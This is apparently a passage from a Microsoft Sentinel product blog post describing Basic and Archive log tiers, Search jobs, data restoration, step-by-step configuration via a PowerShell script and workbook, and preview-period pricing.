PowerShell

A PowerShell script was developed to allow users to monitor and configure multiple tables at once for both basic ingestion and archive. The scripts can be found here and here.


To configure tables with the script, a user just needs to:
- Run the script.
- Authenticate to Azure.
- Select the subscription/workspace that Microsoft Sentinel resides in.
- Select one or more tables to configure for basic or archive.
- Enter the desired change.


Workbook
A workbook has been created that can be deployed to a Microsoft Sentinel environment. This workbook allows for users to view current configurations and configure individual tables for basic ingestion and archive. The workbook uses the same REST API calls as listed above but does not require authentication tokens as it will use the permissions of the current user. The user must have write permissions on the Microsoft Sentinel workspace.
To configure tables with the workbook, a user needs to:
- Go to the Microsoft Sentinel GitHub Repo to fetch the JSON for the workbook.
- Click ‘raw’ and copy the JSON.
- Go to Microsoft Sentinel in the Azure portal.
- Go to Workbooks.
- Click ‘add workbook’.
- Clicl ‘edit’.
- Click ‘advanced editor’.
- Paste the copied JSON.
- Click save and name the workbook.
- Choose which tab to operate in (Archive or Basic)
- Click on a table that should be configured.
- Review the current configuration.
- Set the changes to be made in the JSON body.
- Click run update.
The workbook will run the API call and will provide a message if it was successful or not. The changes made can be seen after refreshing the workbook.


Both the PowerShell script and the Workbook can be found in the Microsoft Sentinel GitHub repository.
Search Jobs:
Search jobs allow users to specify a data table, a time period, and a key item to search for the in the data. As of now, Search jobs use simple KQL, which will support more complex KQL over time. In terms of what separates Search jobs from regular queries, as of today a standard query using KQL will return a maximum of 30,000 results and will time out at 10 minutes of running. For users with large amounts of data, this can be an issue. This is where search jobs come into play. Search jobs run independently from usual queries, allowing them to return up to 1,000,000 results and up to 24 hours. When a Search job is completed, the results found are placed in a temporary table. This allows users to go back to reference the data without losing it and being able to transform the data as needed.
Search jobs will run on data that is within the analytics tier, basic tier, and also archive. This makes it a great option for bringing up historical data in a pinch when needed. An example of this would be in the event of a widespread compromise that has been found that stems back over 3 months. With Search, users are able to run a query on any IoC found in the compromise in order to see if they have been hit. Another example would be if a machine is compromised and is a common player in several raised incidents. Search will allow users to bring up historical data from the past int the event that the attack initially took place outside of the workspace’s retention.
When results are brought in, the table name will be structured as so:
- Table searched
- Number ID
- SRCH suffix
Example: SecurityEvents_12345_SRCH
Data Restoration:
Similar to Search, data restoration allows users to pick a table and a time period in order to move data out of archive and back into the analytics tier for a period of time. This allows users to retrieve a bulk of data instead of just results for a single item. This can be useful during an investigation where a compromise took place months ago that contains multiple entities and a user would like to bring relevant events from the incident time back for the investigation. The user would be able to check all involved entities by bringing back the bulk of the data vs. running a search job on each entity within the incident.
When results are brought in, the results are placed into a temporary table similar to how Search does it. The table will take a similar naming scheme as well:
- Table restored
- Number ID
- RST suffix
Example: SecurityEvent_12345_RST
Performing a Search and Restoration Job:
Search


Users can perform Seach jobs by doing the following:
- Go to the Microsoft Sentinel dashboard in the Azure Portal.
- Go to the Search blade.
- Specify a data table to search and a time period it should review.
- In the search bar, enter a key term to search for within the data.
Once this has been performed, a new Search job will be created. The user can leave and come back without impacting the progress of the job. Once it is done, it will show up under saved searches for future reference.
Note: Currently Search will use the following KQL to perform the Search: TableName | where * has ‘KEY TERM ENTERED’
Restore

Restore is a similar process to Search. To perform a restoration job, users need to do the following:
- Go to the Microsoft Sentinel dashboard in the Azure Portal.
- Go to the Search blade.
- Click on ‘restore’.
- Choose a data table and the time period to restore.
- Click ‘restore’ to start the process.
Pricing
Pricing details can be found here:
While Search, Basic, Archive, and Restore are in public preview, there will not be any cost generated. This means that users can begin using these features today without the worry of cost. As listed on the Azure Monitor pricing document, billing will not begin until April 1st, 2022.
Search
Search will generate cost only when Search jobs are performed. The cost will be generated per GB scanned (data within the workspace retention does not add to the amount of GB scanned). Currently the price will be $0.005 per GB scanned.
Restore
Restore will generate cost only when a Restore job is performed. The cost will be generated per GB restored/per day that the table is kept within the workspace. Currently the cost will be $.10 per GB restored per day that it is active. To avoid the recurring cost, remove Restore tables once they are no longer needed.
Basic
Basic log ingestion will work similar to how the current model works. It will generate cost per GB ingested into Azure Log Analytics and also Microsoft Sentinel if it is on the workspace. The new billing addition for basic log ingestion will be a query charge for GB scanned for the query. Data ingested into the Basic tier will not count towards commitment tiers. Currently the price will be $.50 per GB ingested in Azure Log Analytics and $.50 per GB ingested into Microsoft Sentinel.
Archive
Archive will generate a cost per GB/month stored. Currently the price will be $.02 per GB per month.
Learn More:
Documentation is now available for each of these features. Please refer to the links below:

Additionally, helpful documents can be found in the portal by going to ‘Guides and Feedback’.
Manage and transform your data with this suite of new features today!



 ) or https:// means you’ve safely connected to the .gov website. Share sensitive information only on official, secure websites.
Recent Comments